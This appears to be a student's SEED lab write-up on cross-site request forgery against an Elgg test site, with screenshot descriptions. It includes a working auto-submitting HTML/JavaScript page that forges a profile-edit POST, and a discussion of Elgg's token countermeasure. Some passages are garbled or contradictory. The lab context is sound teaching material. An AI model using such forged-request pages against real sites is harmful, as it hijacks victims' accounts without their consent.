


```
attacker@attacker-site: ~
GNU nano 2.5.3      File: index.html      Modified


7       function post(url,fields)
8     {
9       //create a <form> element.
10      var p = document.createElement("form");
11      //construct the form
12      p.action = url;
13      p.innerHTML = fields;
14      p.target = "_self";
15      p.method = "POST";
16      //append the form to the current page.
17      document.body.appendChild(p);
18      //submit the form
19      p.submit();
20    }
21    function csrf_hack()
22    {
23      var fields;
24      // The following are form entries that need to be filled out
25      // by attackers. The entries are made hidden, so the victim
26      // won't be able to see them.
27      fields += "<input type='hidden' name='name' value='Boby'>";
28      fields += "<input type='hidden' name='description' value='I support SEED project!'>";
29      fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
30      fields += "<input type='hidden' name='guid' value='40'>";
31      var url = "http://csrflabelgg.com/action/profile/edit";
32      post(url,fields);
33    }
34    // invoke csrf_hack() after the page is loaded.
35    window.onload = function() { csrf_hack();}
36  </script>
37 </body>
38 </html>
```

The link that has this html is <http://www.csrflabattacker.com/> .





While logged in as Alice, a message was sent from Alice to Bob with the attack link, and upon clicking the link while logged in as Bob, the website loaded in the screenshot directly above where it's at Bob's profile, and his About Me description was forcefully changed to what Alice wanted and specified in the html file with the POST function.

Task 2.2 Questions

1. The forged HTTP request needs Bob's user id (guid) to work properly. If Alice targets Bob specifically, before the attack, she can find ways to get Bob's user id. Alice does not know Bob's Elgg password, so she cannot log into Bob's account to get the information. Please describe how Alice can find out Bob's user id.
 - a. Alice can find Bob's user id (guid) by visiting Bob's profile page on the elgg website and right click to View Page Source to look through the html code. The guid can be found there. Users that are logged in will have a session cookie attached to the requests, so when they are forced into making the POST request by clicking on the link, their attached session cookie can be used to make it seem like that are the one that sent the POST req.

The terminal window shows the attacker's session with the command `-su: cd: /var/www/csrflabelgg.com/elgg/engine/lib`. The Firefox browser window displays the source code of a profile page for 'One Bad Place: Boby' at `http://csrflabelgg.com/profile/boby`. The source code includes Elgg security logic and a FOAF link.

```

attacker@attacker-site:~ -su: cd: /var/www/csrflabelgg.com/elgg/engine/lib
attacker@attacker-site:~ MyHTTPServer
attacker@attacker-site:~ Window size
attacker@attacker-site:~ elgg.security.token._elgg_ts = 1/30232813;
attacker@attacker-site:~ elgg.security.token._elgg_token = '8ba809281549ce50033e7e11cea6cbfa';
attacker@attacker-site:~ //Before the DOM is ready, but elgg's js framework is fully initialized
attacker@attacker-site:~ elgg.trigger_hook('boot', 'system');// ]
attacker@attacker-site:~ </script>
attacker@attacker-site:~ <link rel="meta" type="application/rdf+xml" title="FOAF" href="http://csrflabelgg.com/profile/boby.rdf" />
attacker@attacker-site:~ </head>
attacker@attacker-site:~ <body>
attacker@attacker-site:~ <div class="elgg-page elgg-page-default">
attacker@attacker-site:~ <div class="elgg-page-messages">
attacker@attacker-site:~ <ul class="elgg-system-messages"><li class="hidden"></li></ul> </div>
attacker@attacker-site:~ </body>
attacker@attacker-site:~ </html>

```

- b.
2. If Alice would like to launch the attack to anybody who visits her malicious web page. In this case, she does not know who is visiting the web page before hand. Can she still launch the CSRF attack to modify the victim's Elgg profile? Please explain.
 - a. Yes, it is possible for Alice to attack anyone that visits her site without knowing who is visiting it beforehand.

Task 2.3:

The terminal window shows the file `actions.php` being edited in `GNU nano 2.3.1`. The code contains a function `action_gatekeeper` with a comment about enabling CSRF protection. The line `//return true;` is highlighted.

```

* @param string $action The action being performed
*
* @return mixed True if valid or redirects.
* @access private
*/
function action_gatekeeper($action) {
    //SEED:Modified to enable CSRF.
    //Comment the below return true statement to enable countermeasure.
    //return true;
}

```

Turn off the CSRF countermeasure by commenting out the highlighted return true in the `action_gatekeper` function.

Retrying the CSRF attack with GET request, when Alice clicks on Bob's wire post with the malicious link, the request gets blocked:

The screenshot shows the Mozilla Firefox developer tools Network tab. The URL in the address bar is `http://csrflabelgg.com/pr`. The main content area displays the message: "This page forges an HTTP POST request." Below this, there is some undefined text. The Network tab shows a single request: a POST request to `csrflabattacker.com/` with a size of 0 ms and a duration of 160 ms. A GET request to the same URL is listed as cached with a duration of 150 ms. The status bar at the bottom indicates 2 requests, 0 B / 0 B transferred, a finish time of 120 ms, a DOMContentLoaded time of 143 ms, and a load time of 150 ms.

The screenshot shows the Mozilla Firefox developer tools Network tab. The URL in the address bar is `http://csrflabelgg.com/thewire/all`. The main content area shows a list of posts titled "All wire posts". There are several red error messages above the form: "Form is missing _token or _ts fields", repeated four times. The form has a character limit of 140 characters remaining. The Network tab shows two GET requests to `jquery.../script.js` and `langua.../xhr.html`, both with sizes of 0 ms and durations of 320 ms, 640 ms, and 960 ms respectively. A tooltip indicates the "Time when 'DOMContentLoaded' event occurred". The status bar at the bottom indicates 7 requests, 268.50 KB / 34.52 KB transferred, a finish time of 587 ms, a DOMContentLoaded time of 595 ms, and a load time of 73 ms.

Retrying the CSRF attack with POST request, clicking on Alice's message with the malicious link while logged in as Bob, the POST request gets blocked as well. This is the website seen

immediately after clicking, below:

The top screenshot shows a Firefox window with the URL <http://www.csrfattacker.com/>. The page content reads "This page forges an HTTP POST request." Below the content, there is some undefined data.

The bottom screenshot shows a Firefox window titled "One Bad Place: Click me - Mozilla Firefox (on alice)". The URL is <http://csrflabelgg.com/messages/read/44>. The page content shows a message from user "Alice" with the subject "Click me" and timestamp "2 hours ago". Below the message is a link: "Click this link: <http://www.csrfattacker.com/>". To the right of the message, there are four red error boxes stacked vertically, each containing the text "Form is missing __token or __ts fields".

Below the page content, the Firefox developer tools Network tab is open, showing network requests. The requests listed are:

- Request URL: <http://csrflabelgg.com/cache/css/default/elgg.1510272992.css>
- Request method: GET
- Remote address: 172.25.0.5:80
- Status code: 200


There are 22 requests in total, totaling 844.26 KB / 34.88 seconds.

No POST req went through in the network logger. The attacker cannot send the secret tokens in the attack because the tokens are unique to a user's session ID and are protected by Same Origin Policy (SOP). There's also a timestamp involved as well as the server's secret key value.

Task 3:

Task 3.1:

<http://www.xsslattacker.com/>



The given [xsslbelgg.com](http://www.xsslbelgg.com) website does not work, and trying to restart the webserver with the sudo command does not work either.